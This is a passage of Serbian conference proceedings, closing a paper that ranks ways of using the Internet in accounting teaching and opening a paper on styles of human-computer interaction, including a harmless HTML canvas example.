Izučavanje Računovodstva putem Interneta ne zahteva prethodna znanja iz drugih predmeta, osim osnovne digitalne pismenosti studenta. Od studenta se zahteva da bude osposobljen za komunikaciju sa navedenim institucijama, da komunicira i elektronski prati saopštenja sledećih institucija: Komisije za hartije od vrednosti , Beogradske berze, Produktne berze u Novom Sadu, Upave za sprečavanje pranja novca, Uprave za javne nabavke, Narodne banke Republike Srbije i drugih institucija umreženih u računovodstvenom poslovanju.

## 2. MREŽNA METODA VIŠEKRITERIJUMSKOG ODLUČIVANJA

Tokom poslednjih decenija razvijen je veliki broj metoda i tehnika višekriterijumske analize. U kombinaciji sa upotrebom modernih računara, većina ovih metoda ima dobru softversku podršku. U ovom radu koristimo osnovne pojmove, oznake i rezultate u vezi sa Mrežnim metodom višekriterijumskog odlučivanja za prikazivanje alternativa, kriterijuma i ocenjivanje primene Interneta u nastavi računovodstva na osnovnim akademskim studijama.

E-mail: kvicentijevic@singidunum.ac.rs
DOI: 10.15308/Synthesis-2015-151-153

Za pregled dostupnih metoda za rešavanje problema višekriterijumskog odlučivanja upućujemo na monografije (Nikolić & Borović, 1996; Radojičić & Žižović, 1998; Hwang & Yoon, 1981; Triantaphyllou 2000; Figueira *et al*., 2005).

Koristeći Mrežni metod višekriterijumskog odlučivanja u našem radu definisani su alternative i kriterijumi za izvođenje nastave na predmetu Računovodstvo na osnovnim akademskim studijama.

Na fakultetima postoje razne mogućnosti za organizaciju i izvođenje nastave računovodstva. Ovde ćemo posmatrati neke od mogućih alternativa realizacije nastavnog procesa časova Računovodstva, koje su prikazane u Tabeli 1.

| **Alternative** | |
|---|---|
| A1 | Tradicionalan način nastave Računovodstva. Na času predavač izlaže tematske celine, a studenti prate predavanje. |
| A2 | Tradicionalan način nastave Računovodstva, podržan uz Internet učenje. Predavač izlaže tematske celine uz prikazivanje Internet izvora i načina e-komunikacije i poslavanja za tematsku oblast predavanja. Studenti prate predavanje bez aktivnog učešća. |
| A3 | Studenti za nastavni predmet Računovodstvo dobijaju pisana uputstva, snimljena predavanja, testove na Internetu za proveru i vežbu stečenih znanja, praktično rade sa različitim Internet tehnologijama. |
| A4 | Kombinovati treću varijantu i Internet učenje. Student za svaku dilemu može koristiti e-mail radi objašnjenja i za konsultacije sa profesorom. Interaktivne simulacije, e-mail, animacije, student dobija za učenje i može da uči na fakultetu, od kuće, sa posla. |

Tabela 1. Alterantive primene Interneta u nastavi Računovodstva

Dati skup alternativa ocenićemo na osnovu četiri kriterijuma koji su prikazani u Tabeli 2.

| **Kriterijumi** | |
|---|---|
| C1 | Brzina razumevanja računovodstva i računovodstvenih aktivnosti za praktičnu osposobljenost na visokim standardima računovodstvene profesije. |
| C2 | Dostupnost nastavnih materijala iz Računovodstva studentima za učenje. Učenje na klasični način sa pisanim materijalima uz pasivno slušanje studenta sa vođenjem sopstvenih beleški ili interaktivno putem Internet tehnologija. |
| C3 | Troškovi fakulteta za realizaciju nastavnog procesa predmeta Računovodstvo. |
| C4 | Postojanje tehničkih mogućnosti na Fakultetu za realizaciju Internet nastave na časovima Računovodstva, ali i u studentovom okruženju za učenje. |
| C5 | Usvojenost aktuelnih znanja i veština za računovodstvene poslove i uvežbanost ovih veština. |
| C6 | Osposobljenost za aktivno uključivanje u radne aktivnosti na računovodsvenim poslovima u privrednim subjektima. |

Tabela 2. Kriterijumi savladavanja Računovodstva primenom Interneta u nastavi

Pretpostavka je da su svi kriterijumi maksimizirajućeg tipa (dovedeni su na tu varijantu) i da su ocene od 1 do 10 (sa tim što je 10 najbolje a 1 najslabije). Jasno je da je moguće postaviti i mnoge druge kriterijume kada je reč o izboru načina realizacije Internet nastave računovodstva, ali smatramo da će i ovi kriterijumi zadovoljiti potrebe izbora u najvećem broju slučajeva. Kao kriterijumi bi mogli da budu i: sposobnost kandidata sa prosečnom ocenom da vodi računovodstvo malog privrednog društva, sposobnost kandidata koji je završio kurs da uspešno obavlja specijalizovane računovodstvene poslove (kao što je izrada biznis plana, mikro, malog ili srednjeg privrednog društva), sposobnost kandidata koji je ovladao Internet veštine na nastavi računovodstva da elektronski komunicira sa računovodstvenim okruženjem i uspešno izvršava poslove: elektronskog popunjavanja i slanja finansijskih izveštaja Agenciji za privredne registre, obračuna poreza i doprinosa i njihovog elektronkog slanja Poreskoj upravi Repulike Srbije, elektronskog plaćanja.

Višekriterijumsko rangiranje u Tabeli 3 je urađeno Mrežnom metodom za višekriterijumsko ocenjivanje prema proceduri datoj u radu Žižović *et al.* (2014).

Za potrebe ovog rada eksperti za računovodstvo koji predaju na fakultetima, koji direktno učestvuju u realizacije nastavnih aktivnosti su višekriterijumski ocenjivali primenu Interneta u nastavi računovodstva na akademskim studijama.

Tradicionalna nastava računovodstva ne može da zadovolji potrebe studenata za usvajanjem aktuelnih znanja i veština iz Računovodstva.

Savremeno okruženje zahteva od pojedinca koji je aktivan u računovodstvu, da individualno prati važeću regulativu, da je primenjuje i pretvara u upotrebljiva znanja.

Studenti na tradicionalnim časovima nisu dovoljno motivisani za usvajanje znanja i veština. Motivisanost studenata za izučavanje računovodstva je glavni faktor za modernizaciju i primenu Interneta u nastavi.

U tradicionalnoj nastavi računovodstva studenti su pasivni učesnici na času, njihova aktivnost je usmerena na praćenje izlaganja predavača bez mogućnosti da individulano pronalazi i uočava objektivna znanja i veštine, jer nemaju aktivnu ulogu u izvršavanju potencijalnih računovodstvenih poslova, za koje treba da ih osposobi nastava na fakultetu.

Primena Internet tehnologija u nastavi računovodstva zahteva od predavača i studenata aktivno učešće uz upotrebu računara. Saveremeni nastavni proces učenja računovodstva podrazumeva upotrebu računara sa Internetom, multimedije, ekspertni sistem, nastavne baze znanja inteligntne tutorske sisteme i druge savremene oblike elektronskog učenja.

| **Ocene** | | | | | | |
|---|---|---|---|---|---|---|
| Alternative | Kriterijumi | | | | | |
| | C1 | C2 | C3 | C4 | C5 | C6 |
| A1 | 10 | 8 | 10 | 9 | 5 | 5 |
| A2 | 10 | 9 | 9 | 8 | 6 | 7 |
| A3 | 8 | 9 | 8 | 8 | 8 | 8 |
| A4 | 9 | 10 | 7 | 7 | 9 | 9 |

Tabela 3. Ocene alternativa i kriterijuma u primeni Interneta u nastavi Računovodstva

$$A4 \rightarrow A3 \rightarrow A2 \rightarrow A1$$

Koristeći ovu metodu u našem radu se dobija da je alternativa A4 najbolja za skoro sve vrednosti težinskih koeficijenata, a pogotovu kada najveću vrednost težinskih koeficijenata dodelimo prvom i drugom kriterijumu.

Ocene u Tabeli 3 su date na osnovu mišljenja eksperata (profesora koji predaju predmet Računovodstvo na osnovnim akademskim studijama i računovodstvenih stručnjaka velikih privrednih društava iz Republike Srbije).



DOI: 10.15308/Synthesis-2015-151-153

Svi ovi eksperti računovodstva se slažu da je najjeftinija nastava Računovodstva po alternativi A1, pa potom po A2, A3 i A4 redom.

Ilustracije radi daćemo kako su formirane ocene za kriterijume C3 i C5.

Ovde je data ocena 10 za "najbolju" alternativu po ovom kriterijumu C3 a ostale su za po 1 redom manje, zato što i nije moguće jeftinije organizovati nastavu. Slično po kriterijumu C5 svi eksperti se slažu da je najpovoljnija alternativa A4 pa onda redom A3 pa A2 i na kraju A1. Ovde je za A4 dato 9 a potom je izvršeno smanjenje za po 1 (pretpostavlja se da se može dati i još povoljnija alternativa po ovom kriterijumu kojoj bi se moglo dati 10).

Na osnovu sprovedene metode višekriterijumskog odlučivanja i iznetih zaključaka proizilazi potreba za primenom Interneta u izučavanju računovodstva na osnovnim akademskim studijama.

## 3. REZIME

Mrežna metoda višekriterijumskog odlučivanja se koristi kod postojanja velikog broja međusobno suprostavljenih kriterijuma koje treba uzeti u obzir prilikom donošenja odluke. Savremeni oblik obrazovanja podrazumeva donošenje odluka uzimajući u obzir veliki broj raznovrsnih kriterijuma. Zbog toga se metoda mrežnog odlučivanja nameće kao pogodan instrument za odlučivanje. Sem toga realnost u kojoj se donose složene odluke, uslovila je korišćenje metode višekriterijumskog odlučivanja u našem radu.

U radu je prezentovana primena mrežnog modela višekriterijumskog odlučivanja na empirijskim podacima za nastavni predmet Računovodstvo na osnovnim akademskim studijama.

Rezultat mrežne metode višekriterijumskog odlučivanja u našem radu ima za ocene A4 → A3 → A2 → A1. Modelom je dokazano da je najbolje rešenje alternativa A4.

Višekriterijumska analiza je u radu pri izboru upotrebe Interneta u nastavi računovodstva ponudila rešenje na realnim podacima eksperata računovodstva. Model pruža brojne mogućnosti i alternative se mogu porediti po jednom kriterijumu ili po nekoliko kriterijuma u zavisnosti od preferencija donosioca odluka. Fakulteti mogu koristiti opisani model u svrhu poređenja sa drugim visokoškolskim institucijama, kao i u svrhu uočavanja sopstvenih slabosti koje treba unaprediti u svrhu kvalitetnije nastave računovodstva.

## LITERATURA


Figueira, J., Greco, S., & Ehrgott, M. (2005). *Multiple criteria decision analysis: State of the art surveys*. New York: Springer.

Hwang, C.L., & Yoon, K. (1981). *Multiple attribute decision making: Methods and applications: a state-of-the-art survey*. Berlin: Springer-Verlag.

Kaljević, J., Pantelić, I., Milovanović, S., Petrović, Z., Vićentijević,K. (2013). *Primena softverske simulacije u nastavi računovodstva.* Sedmi međunarodni simpozijum Tehnologija, informatika i obrazovanje, Banja Luka, Sep, 2013. Banja Luka: Filozofski fakultet.

Nikolić, S., & Borović, S. (1996). *Višekriterijumska optimizacija, metode, primena u logistici, softver*. Beograd: Centar vojnih škola Vojske Jugoslavije.

Pantelić, I., Kaljević, J., Milovanović, S., & Vićentijević, K. (2013). *Uticaj primene softverskog alata u nastavi računovodstva.* IV Naučni skup Mreža 2013. maj 2013 (str. 79-84). Valjevo: Poslovni fakultet Valjevo Univerzitet Singidunum, Srbija.

Radojičić, M., & Žižović. M. (1998). *Applications of methods of multicriteria analysis in bussines decision-making*. Čačak: Technical faculty in Čačak.

Triantaphyllou, E. (2000). *Multi-criteria decision making methods: A comparative study*. Dordrecht: Kluwer Academic Publishers.

Žižović, M., Kaljević, J., Pantelić, I., & Vićentijević, K. (2014). *Multicriteria Approach to Organization of Teaching Accounting.* International Scientific Conference: UNITECH 2014, pp. 180-183. Gabrovo: Unitech.




DOI: 10.15308/Synthesis-2015-151-153

Synthesis
International Scientific Conference of IT and Business-Related Research

# INTERAKCIJA KAO DIJALOG IZMEĐU ČOVEKA I RAČUNARA

## INTERACTION AS A DIALOGUE BETWEEN HUMAN AND COMPUTER

Dragan Cvetković[1], Dragan Marković[1], Duško Radaković[2], Srđan Trajković[2]
[1]Univerzitet Singidunum, Danijelova 32, Beograd, Srbija,
[2]Visoka škola strukovnih studija- Beogradska politehnika, Katarine Ambrozić 7, Beograd, Srbija

**Apstrakt:**
Dijalog između korisnika i sistema u mnogome zavisi od stila ili vrste interfejsa. Interakcija se odvija u okviru socijalnog i organizacionog konteksta, koji utiču kako na korisnika, tako i na sistem. Interakcija može da se posmatra kao dijalog između čoveka i/ili korisnika i računara. Trebalo bi napomenuti da izbor stila interfejsa može da ima ogroman uticaj na prirodu ovog dijaloga. U ovom radu će biti reči o najčešćim stilovima interfejsa sa posebnim osvrtom na različite efekte koje oni imaju na interakciju.
Postoji veliki broj zajedničkih stilova interfejsa uključujući komandnu liniju unutar interfejsa, menije, prirodni jezik, dijaloge sa upitima, pitanjima i odgovorima, forme za popunjavanje i tabelarni proračun/prikaz, WIMP interfejs, pozicioniranje i klik na dugme i trodimenzionalne interfejse.

**Ključne reči:**
Interfejs, interakcija, WIMP, GUI, dizajn.

**Abstract:**
The dialogue between the user and the system is greatly affected by the choice of the style or the interface itself. The interaction takes place within the social and organizational context, which affects both the users and the system. The interaction can be viewed as a dialogue between humans (users) and computers. It should be noted that the choice of interface style can have a profound impact on the nature of the dialogue. The authors shall discuss the most common styles of interface with an emphasis on their various effects on the interaction.
There is a number of common interface styles including command line interface, menus, natural language, dialogues with queries, questions and answers, forms to fill out and spreadsheet/presentation, WIMP interface, positioning and click on the button and 3D interfaces.

**Key words:**
Interface, interaction, WIMP, GUI, design.

## 1. UVOD

Postoji više načina na koji korisnik može da komunicira sa računarskim sistemom. Jedan ekstreman način je paketni ulaz (*batch input*), u kojem korisnik pruža sve informacije računaru odjednom i ostavlja računar da izvrši zadatak. Ovaj pristup podrazumeva interakciju između korisnika i računara, ali ne podržava dobro zadatke. Na drugom kraju su visoko interaktivni ulazni uređaji i paradigme, kao što su direktna manipulacija i primena virtualne realnosti. U ovom slučaju korisnik konstantno obezbeđuje instrukcije i primanje povratnih informacija. To su vrste interaktivnog sistema o kojima čovek razmišlja.

U ovom radu će se razmatrati komunikacija između korisnika i računarskog sistema – interakcija. Obratiće se pažnja na neke modele interakcije, koji omogućavaju da se identifikuju i procene komponente interakcije, kao i na fizičke, socijalne i organizacione karaktersitike koje definišu određeni kontekst. Takođe, ispitaće se neki od različitih stilova interakcije koji se koriste, što bi trebalo da navede na razmišljanje o tome kako dobro ti stilovi podržavaju korisnika.

Interakcija može da se posmatra kao dijalog između korisnika i računara. Izbor stila interfejsa može da ima dubok uticaj na prirodu ovog dijaloga. U ovom delu će biti reči o najčešćim stilovima interfejsa i obratiće se pažnja na različite efekte, koji ovi imaju na interakcije. Postoji veliki broj zajedničkih stilova interfejsa uključujući:

- komandnu liniju unutar interfejsa,
- menije,
- prirodni jezik,
- dijaloge sa upitima, pitanjima i odgovorima,
- forme za popune i tabelarni proračun/prikaz,
- WIMP interfejs,
- pozicioniranje i klik na dugme, i
- trodimenzionalne interfejse.

## 2. KOMANDNA LINIJA UNUTAR INTERFEJSA

**Interfejs sa komandnim linijama** (slika 1) je bio prvi interaktivni stil dijaloga, koji se najčešće koristio, i uprkos dostupnosti interfejsa sa menijima, i dalje je u širokoj upotrebi. On obezbeđuje izražavanja uputstava direktno računaru, koristeći funkcijske tastera, pojedinačne karaktere, skraćenice ili komande sastavljene od celih reči. U nekim sistemima komandna linija je jedini način komunikacije sa sistemom. Danas se interfejs sa komandnim linijama tretira kao dopunski interfejs, u odnosu na interfejs sa menijima, pružajući ubrzani pristup funkcionalnostima sistema za iskusne korisnike.



E-mail: dcvetkovic@singidunum.ac.rs
DOI: 10.15308/Synthesis-2015-154-160

Interfejsi sa komandnim linijama su izuzetno moćni, jer nude direktan pristup sistemskoj funkcionalnosti, za razliku od hijerarhijske prirode menija, a mogu i da primene niz alata, kako bi pristupili istim podacima. Oni su, takođe, fleksibilni – komande često imaju niz opcija ili parametara koji će doprineti različitom ponašanju, na neki način, i mogu da se primene na više objekata odjednom, što je dobro za zadatke koji se ponavljaju. Međutim, ova fleksibilnost i snaga sa sobom donose teškoće u korišćenju i učenju. Komande moraju da se pamte, jer nema pokazatelja (oznaka) u komandnoj liniji da ukažu koja je komanda potrebna. Oni su, zbog toga, bolji za eksperte, nego za početnike. Ovaj problem može da se malo ublaži pomoću doslednih i smislenih komandi i skraćenica. Komande, koje se koriste, trebalo bi da budu terminološki unutar rečnika korisnika, a ne na tehničkom nivou. Nažalost, komande su često nejasne i variraju širom sistema, izazivaju zabunu korisniku i povećavaju potrebno vreme za njihovo učenje.

```
. . .
<canvas id="Moj_Canvas" width="300" height="200" style="border:1px solid #000000;">
Vaš pretraživač ne podržava HTML5 tag CANVAS!!!
</canvas>
<script>
var c=document.getElementById("Moj_Canvas");
var ctx=c.getContext("2d");

// Create gradient
var grd=ctx.createRadialGradient(150,100,15,150,100,100);
grd.addColorStop(0,"red");
grd.addColorStop(1,"green");

// Fill with gradient
ctx.fillStyle=grd;
ctx.fillRect(10,10,280,180);
</script>
. . .
```

Slika 1. Interfejs sa komandnim linijama

## 3. MENIJI

U interfejsu sa menijima, raspoložive opcije su na raspolaganju korisniku i prikazuju se na ekranu, a biraju se pomoću miša ili numeričkih tastera ili abecede. Pošto su opcije vidljive, manje su zahtevne za korisnika, jer se oslanjaju na prepoznavanje, a ne na pamćenje i pozivanje. Međutim, meniji sa opcijama bi i dalje trebalo da bude smisleni i logički grupisani, kako bi pomogli korisniku oko prepoznavanja želeljene komande. Često su meniji hijerarhijski uređeni i potrebna opcija nije dostupna na gornjem sloju hijerarhije. Grupisanje i imenovanje menija sa opcijama su određena vrsta pokazatelja za korisnika da pronađu željenu opciju. Takvi sistemi mogu da budu čisto tekstualni, sa menijem opcija, gde su opcije predstavljene kao numerisane stavke (slika 2); mogu da imaju grafičku komponentu u kojoj se pojavljuje meni, u okviru pravougaone oblasti, a izbor opcije može da se obavi kucanjem početnog slova željene selekcije, ili unosom pridruženog (povezanog) broja, ili pomeranjem kursora oko menija pomoću tastera sa strelicama. Ovo je ograničena forma kompletnog WIMP sistema.

**Detalji plaćanja** **Obrazac DPL-001**

*Treba definisati način plaćanja (izabrati broj):*

1. Gotov novac (keš)
2. Ček
3. Kreditna kartica
4. Debitna kartica
5. Faktura
. . .
8. Prekid transakcije

Slika 2. Interfejs sa menijima

## 4. PRIRODNI JEZIK

Verovatno je najatraktivniji način za komunikaciju sa računarom, barem na prvi pogled, korišćenjem prirodnog jezika. Korisnici, koji ne mogu da se sete komande ili su se "izgubili" u hijerarhiji menija, mogli bi da komuniciraju sa računarom koji je u stanju da razume uputstva izražena svakodnevnim rečima! Razumevanje prirodnog jezika, i govora i pisanog ulaza, je predmet od velikog interesa i istraživanja. Nažalost, dvosmislenost prirodnog jezika ga čini veoma teškim za razumevanje od strane računara. Jezik je dvosmislen na više nivoa.

Čak i ako je struktura rečenica jasna, može da se nađe dvosmislenost u značenju reči koje se koriste. Na primer, reč "teren" može da se odnosi na sportsko polje ili, kolokvijalno, na neku teritoriju. Ljudi se često oslanjaju na kontekst i njihovo opšte znanje kako bi sredili ove nejasnoće. Ove informacije je teško obezbediti računaru. Upotreba zamenica i relativnih termina još više povećavaju dvosmislenost, što dodatno komplikuje stvari.

Imajući u vidu ove probleme, malo je verovatno da će interfejs sa primenom opšte prirodnog jezika biti na raspolaganju u dogledno vreme. Međutim, mogu da se izgrade sistemi koji su u stanju da shvate ograničene podskupove jezika. Za poznate i ograničene domene, sistem može da obezbedi dovoljno informacija za dvosmislene uslove. Važno je, kada su u pitanju interfejsi koji koriste prirodni jezik u ovoj ograničenoj formi, da je korisnik svestan ograničenja sistema i da ne očekuje previše razumevanja.

Trebalo bi napomenuti da je upotreba prirodnog jezika u ograničenim domenima relativno uspešna, ali je diskutabilno da li to zaista može da se nazove prirodan jezik. Korisnik i dalje mora da nauči koje fraze računar razume i može da postane frustriran, ako očekuje previše. Međutim, nije jasno ni koliko bi interfejs sa primenom opšteg prirodnog jezika, bio koristan. Jezik je po prirodi neodređen i neprecizan, a to mu daje fleksibilnost i omogućava kreativnost u izrazu. Računari, sa druge strane, zahtevaju precizna uputstva. Ako korisnik ima odrešene ruke, da li bi mogao da opiše njegove zahteve računaru dovoljno precizno, kako bi dobio određeni odgovor? Ako može da koristi prirodan jezik u potpunosti, ko mu garantuje da njegove komande neće da se "prevedu" na ograničen podskup opšteg prirodnog jezika?

## 5. DIJALOZI SA UPITIMA, PITANJIMA I ODGOVORIMA

**Dijalog sa pitanjima i odgovorima** je jednostavan mehanizam za pružanje ulaza aplikaciji u određenom domenu. Korisniku je postavljen niz pitanja (uglavnom sa odgovorima da ili ne, višestrukim izborom, odnosno kodovima) i tako je korisnik vođen kroz interakciju, korak po korak. Primer za ovo bi bio Web upitnik.

Ovi interfejsi se lako uče i koriste, ali imaju ograničenu funkcionalnost i moć. Kao takvi, oni su zaista odgovarajući za ograničene oblasti (naročito informacione sisteme) i za početnike i povremene korisnike.

**Dijalog sa upitima**, sa druge strane, se koristi za izgradnju upita, pomoću programskih jezika koji su specijalizovani za upite, (*query languages*), da bi se preuzeli podaci iz baze podataka. Oni koriste fraze u stilu prirodnog jezika, ali zahtevaju specifičnu sintaksu, kao i poznavanje strukture baze podataka. Upiti obično zahtevaju od korisnika da navede atribut ili atribute po kojima bi trebalo pretražiti bazu podataka, kao i željene atribute koje bi trebalo prikazati. To je jednostavno, gde postoji jedan atribut, ali postaje složenija priča kada je uključeno više atributa. Većina jezika specijalizovanih za upite ne pruža direktnu potvrdu onoga




DOI: 10.15308/Synthesis-2015-154-160

što je traženo, tako da jedinu validaciju koju ima korisnik je rezultat pretrage. Efikasna upotreba jezika specijalizovanih za upite, očigledno, zahteva neko iskustvo. Specijalizovani primer za ovo je veb pretraživač.

## 6. FORME ZA POPUNJAVANJE I TABELARNI PRORAČUN

**Interfejsi sa formama za popunjavanje** se, pre svega, koriste za unos podataka, ali takođe mogu da budu korisni u aplikacijama za preuzimanje podataka. Korisniku je predstavljen ekran koji podseća na papirni obrazac, sa poljima za popunjavanje (slika 3). Često se prikazana forma zasniva na stvarnom obliku sa kojim je korisnik upoznat, što čini interfejs lakšim za korišćenje. Korisnik radi kroz formu, popunjavanjem odgovarajućih vrednosti. Na ovaj način podaci ulaze u primenu sa ispravnog mesta. Kroz većinu interfejsa sa formama za popunjavanje je omogućeno lako kretanje i omogućeno je da neka polja mogu da ostanu prazna. Oni, takođe, zahtevaju i potencijalnu korekciju objekata, ako se korisnici predomisle ili ako se napravi greška o vrednostima koje pripadaju svakom polju. Unos podataka kroz dijalog je koristan, pre svega, za unos podataka, a i lak je za učenje i upotrebu, posebno za nove korisnike. Međutim, pod pretpostavkom da je reč o dizajnu koji omogućava fleksibilan unos, interfejsi sa formama za popunjavanje su, takođe, pogodni za iskusnije korisnike.




Slika 3. Tipični interfejs sa formama za popunjavanje ("klasični" formulari)

Tabelarni proračuni (*spreadsheets*) unutar određenih programa predstavljaju sofisticirane varijacije formi za popune. Tabela obuhvata mrežu ćelija, od kojih svaka može da sadrži vrednost ili formulu (slika 4).

| Promet na računu | | | | | |
|---|---|---|---|---|---|
| *Datum* | *Opis* | *Oznaka* | *Ulaz* | *Izlaz* | *Ukupno* |
| 10.03.2015. | Softverski paket 1 - 235467 | SP-01-235467 | 1.156,22 | | 1.156,22 |
| 11.03.2015. | Softverski paket 2 - 224345 | SP-02-224345 | | 801,34 | 354,88 |
| 12.03.2015. | Softverski paket 3 - 887564 | SP-03-887564 | 987,12 | | 1.342 |
| 13.03.2015. | Softverski paket 4 - 099878 | SP-04-099878 | | 672,98 | 669,02 |
| 16.03.2015. | Softverski paket 5 - 110921 | SP-05-110921 | 2.346,34 | | 3.015,36 |
| 16.03.2015. | Softverski paket 6 - 445367 | SP-06-445367 | | 1.245,76 | 1.769,60 |
| 17.03.2015. | Softverski paket 7 - 444444 | SP-07-444444 | | 672,98 | 1.096,62 |
| 17.03.2015. | Softverski paket 8 - 888888 | SP-08-888888 | | 346,34 | 732,28 |
| 17.03.2015. | Softverski paket 9 - 123455 | SP-09-123455 | 1.701,01 | | 2.433,29 |
| *Presek na dan 17.03.2015. godine* | | | | | 2.433,29 |

Slika 4. Tipičan prikaz programa za tabelarni proračun

Formula može uključiti vrednosti drugih ćelija; na primer, ukupna vrednost svih ćelija u toj koloni. Korisnik može da unese i menja vrednosti formula u bilo kom redosledu, a sistem će da održava konzistentnost među prikazanim vrednostima, osiguravajući da se sve formule poštuju. Korisnik može da manipuliše vrednostima kako bi video efekte promene različitih parametara. Programi za tabelarni proračun su atraktivni medijum za interakciju – korisnik može slobodno da manipuliše vrednostima po volji i razlika između ulaza i izlaza je "zamagljena", što čini interfejs fleksibilnijim i prirodnijim.

## 7. POZICIONIRANJE I KLIK NA DUGME

U većini multimedijalnih sistema i veb pretraživača, gotovo sve akcije se preduzimaju samo jednim klikom na taster miša. Na primer, korisnik može da ukaže na grad na mapi i kada klikne da se otvori prozor, pokazujući turističke informacije o gradu. Može da ukaže na reči u nekom tekstu, a kada klikne mišem da vidi definiciju reči. Može da ukaže na prepoznatljivu ikonicu i kada klikne na nju da se izvrši neka radnja.


Ovaj stil interfejsa sa primenjenom tehnikom tačka-i-klik je, očigledno, u tesnoj vezi sa WIMP stilom. Jasno je preklapanje u korišćenju tastera (dugmadi), ali može da sadrži i druge elemente WIMP interfejsa. Međutim, filozofija je jednostavnija i blisko povezana sa idejama hiperteksta (*hypertext*, na primer HTML). Pored toga, stil tačka-i-klik nije "vezan" za interfejse koji su bazirani na upotrebi miša, a takođe, koristi se intenzivno kod informacionih sistema sa displejima osetljivim na dodir. U ovom slučaju, često se kombinuje sa interfejsom sa menijima.

Stil tačka-i-klik je popularizovan od strane WWW (*World Wide Web*) stranica, koje uključuju sve gore navedene vrste tačka-i-klik navigacija – istaknute reči, mape i tasteri sa ikonicama.

## 8. TRODIMENZIONALNI INTERFEJSI

Na tržištu je sve veća potražnja za trodimenzionalnim efektima u korisničkim interfejsima, što dovodi do pojave trodimenzionalnih interfejsa. Najočigledniji primer je virtualna realnost (VR), ali VR je samo deo 3D tehnika koje stoje na raspolaganju dizajneru i/ili projektantu interfejsa.

Najjednostavnija tehnika je viđena kod WIMP interfejsa, gde su elementi, kao tasteri i barovi, "dobili" 3D izgled pomoću senčenja, dajući izgled elementima kao da su izvajani od kamena. Po nepisanoj konvenciji, takvi interfejsi imaju izvor svetlosti u svom gornjem desnom uglu. Kada se senčenje koristi racionalno, izabrana područja su lako prepoznatljiva i mogu da se iskoriste za isticanje aktivnih oblasti (slika 5). Nažalost, kod nekih interfejsa je očigledna neselektivna primena skulpturalnih efekata (gde god se pojavi tekst, granični okvir ili meni), pa se osećaj diferencijacije gubi.




Slika 5. Tasteri sa 3D "prikazom"

Složenija tehnika koristi interfejse sa 3D radnim prostorima. Predmeti, prikazani u takvim sistemima, su obično ravni, ali se prikazuju u perspektivi, tako da korisnik ima osećaj dubine i može da "definiše" koji je predmet bliži, a koji dalji (slika 6). Trebalo bi obratiti pažnju na to kako veličina, svetlo i perspektiva pružaju osećaj udaljenosti. Očigledno je, takođe, da dalji objekti zauzimaju manje prostora na ekranu. Trodimenzionalni radni prostori mogu korisniku da obezbede dodatni prostor, ali na prirodniji način.



DOI: 10.15308/Synthesis-2015-154-160



Slika 6. Upotrebom 3D-a se dolazi do dodatnog prostora

Konačno, postoje VR i informacioni sistemi za vizuelizaciju, gde korisnik može da se kreće okolo u simuliranom 3D svetu. Ovi mehanizmi se preklapaju sa drugim stilovima interakcije, posebno korišćenje skulpturalnih elemenata u WIMP interfejsimaa. Međutim, postoji jasan način (stil) interakcije za 3D interfejse, koji "poziva" korisnika da koristi određene sposobnosti iz stvarnog sveta, i da ih prevede u elektronski svet. Početnici moraju da nauče da ovalni prostor, sa reči ili slikom u njemu, predstavlja dugme koje bi trebalo pritisnuti, a 3D taster kao da kaže "pritisni me". Kompletnije 3D okruženje će "pozvati" korisnika da se kreće unutar virtualnog okruženja, i to će korisnik da uradi, radije nego da statira i gleda kao posmatrač.

## 9. WIMP INTERFEJS

Trenutno, mnoga zajednička okruženja za interaktivno računarstvo se ogledaju kroz primenu ***WIMP interfejsa***, koji se, često, jednostavno naziva sistem sa prozorima. Naziv WIMP je skraćenica za prozore, ikonice, menije i pokazivače (*windows, icons, menus, pointers*), a to je, ponekad, i skraćenica za prozore, ikonice, miševe i padajuće menije. Ovo je uobičajeni interfejs za većinu interaktivnih računarskih sistema koji su danas u upotrebi, posebno kod PC-a i desktop radnih stanica. Ovi interfejsi su uključeni u operativni sistem *Microsoft Windows* za personalne računare, *MacOS* za *Apple Macintosh* kompatibilne računare i u razne sisteme za UNIX.

Već su spomenute četiri ključne karakteristike WIMP interfejsa koji mu daju ime – *Windows, Icons, Menus, Pointers*. Tu su i mnoge dodatne interakcije objekata i tehnike, koje se obično koriste u WIMP interfejsima, neki su dizajnirani za specifične namene, a drugi za opšte. Većina ovih elemenata može da se vidi na slici 7.

